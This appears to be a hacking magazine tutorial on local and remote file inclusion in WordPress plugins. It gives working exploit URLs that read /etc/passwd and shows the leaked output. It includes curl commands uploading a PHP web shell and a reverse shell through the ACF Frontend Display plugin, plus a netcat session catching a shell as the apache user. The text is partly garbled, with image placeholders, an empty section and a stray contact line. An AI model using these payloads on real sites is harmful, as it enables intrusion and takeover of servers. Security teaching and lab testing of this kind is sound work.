


By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

**** Proof of Concept ****


`http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd`



Next, site import plugin.



Lastly, wp-with-spritz plugin.




2. Source Code

```
if(isset($_GET['url'])){
$content=file_get_contents($_GET['url']);
}
```


3. Proof of Concept

```
/wp-content/plugins/wp-with-spritz/wp_spritz_content_filter.php?url=../../../../etc/passwd
/wp-content/plugins/wp-with-spritz/wp_spritz_content_filter.php?url=http(s)://domain/exec
```



```
WordPress Plugin WP wi x 192.168.36.141/wp-content/ x +
192.168.36.141/wp-content/plugins/wp-with-spritz/wp_spritz_content_filter.php?url=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool
/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin systemd-network:x:192:192:systemd Network Management:./sbin/nologin dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:999:997:User for polkitd:./sbin/nologin postfix:x:89:89:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/var/lib/chrony:/sbin/nologin sshd:x:74:74:Privilege-
separated SSH:/var/empty/ssh:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

Let's see one example of remote file inclusion. The ACF Frontend Display plugin version 2.0.5 is vulnerable to Remote file inclusion.



```
WordPress Plugin WP wi x 192.168.36.141/wp-content/ x +
192.168.36.141/wp-content/plugins/acf-frontend-display/readme.txt
=== ACF Frontend display ===
Contributors: gdurtan
Tags: ACF, Advanced Custom Field, Frontend, display form
Requires at least: 3.1
Tested up to: 4.0
Stable tag: 2.0.5
License: GPLv2 or later

ACF Frontend display - plugin to display ACF form on frontend your site
```

A file can be uploaded to the target website using curl as shown below.

```
curl -k -X POST -F "action=upload" -F "files=@/root/Desktop/evil.php" "site:wp-content/plugins/acf-frontend-display/js/blueimp-
jQuery-File-Upload-d45deb1/server/php/index.php"
```

```
File Path: site/wp-content/uploads/uigen_YEAR/file.php
Example: site/wp-content/uploads/uigen_2015/evil.php
evil.php: <?php passthru($_GET['cmd']); ?>
```

So I upload two webshells. One is the php-reverse-shell which I renamed whshell.php and another simple-backdoor.php. Both of them are available on Kali Linux.

```
hackercoolmagz@kali:~/WHS$ curl -k -X POST -F "action=upload" -F "files=@/home/hackercoolmagz/WHS/whshell.php" "http://192.168.36.141/wp-content/plugins/acf-frontend-
display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/index.php"
[{"name": "whshell.php", "size": 5496, "type": "application/octet-stream", "url": "https://www.armourinfosec.test/wp-content/uploads/uigen_2020whshell.php", "delete_
url": "http://192.168.36.141/wp-content/plugins/acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/?file=whshell.php", "delete_type": "DELETE"}]hackercoolmagz@kali:~/WHS$
```

Have any questions?
Fire them to
qa@hackercoolmagz.com

```

hackercoolmagz@kali:/usr/share/webshells/php$ curl -k -X POST -F "action=upload"
-F "files=@/usr/share/webshells/php/simple-backdoor.php" "http://192.168.36.141
/wp-content/plugins/acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/s
erver/php/index.php"
[{"name":"simple-backdoor.php","size":328,"type":"application/octet-stream","ur
l":"https://www.armourinfosec.test/wp-content/uploads/uigen_2020simple-back
door.php","delete_url":"http://192.168.36.141/wp-content/plugins/acf-fronte
nd-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/?file=simple-ba
ckdoor.php","delete_type":"DELETE"}]hackercoolmagz@kali:/usr/share/webshells/php
$

```

Here is how the shells can be accessed. Simple-backdoor.php is a simple web shell through which some commands can be executed on the target system as shown below.

```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin

```

Executing the whshell.php gives me a shell on the target system as shown below.

```

hackercoolmagz@kali:/usr/share/webshells/php$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.141: inverse host lookup failed: Unknown host
connect to [192.168.36.130] from (UNKNOWN) [192.168.36.141] 37126
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 20
17 x86_64 x86_64 x86_64 GNU/Linux
 08:34:15 up 1:11, 0 users, load average: 0.02, 0.06, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48 apache) gid=48 apache) groups=48 apache)
sh: no job control in this shell
sh-4.2$ pwd
/
pwd
sh-4.2$ uname -a
uname -a
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 20
17 x86_64 x86_64 x86_64 GNU/Linux
sh-4.2$

```

Now let me show you how these file inclusion vulnerabilities can be detected. Although there are many tools I prefer to do it manually. For example, let's see the wp.spritz.content.filter.php file of the wp-spritz plugin. The reason why I am showing particularly this file is because it is responsible for content filtering of any input that is given to this plugin.

Name	Last modified	Size	Description
Parent Directory	-	-	-
assets/	2020-01-31 04:06	-	-
lib/	2020-01-31 04:06	-	-
readme.txt	2020-01-31 04:06	3.5K	-
spritz.php	2020-01-31 04:06	12K	-
views/	2020-01-31 04:06	-	-
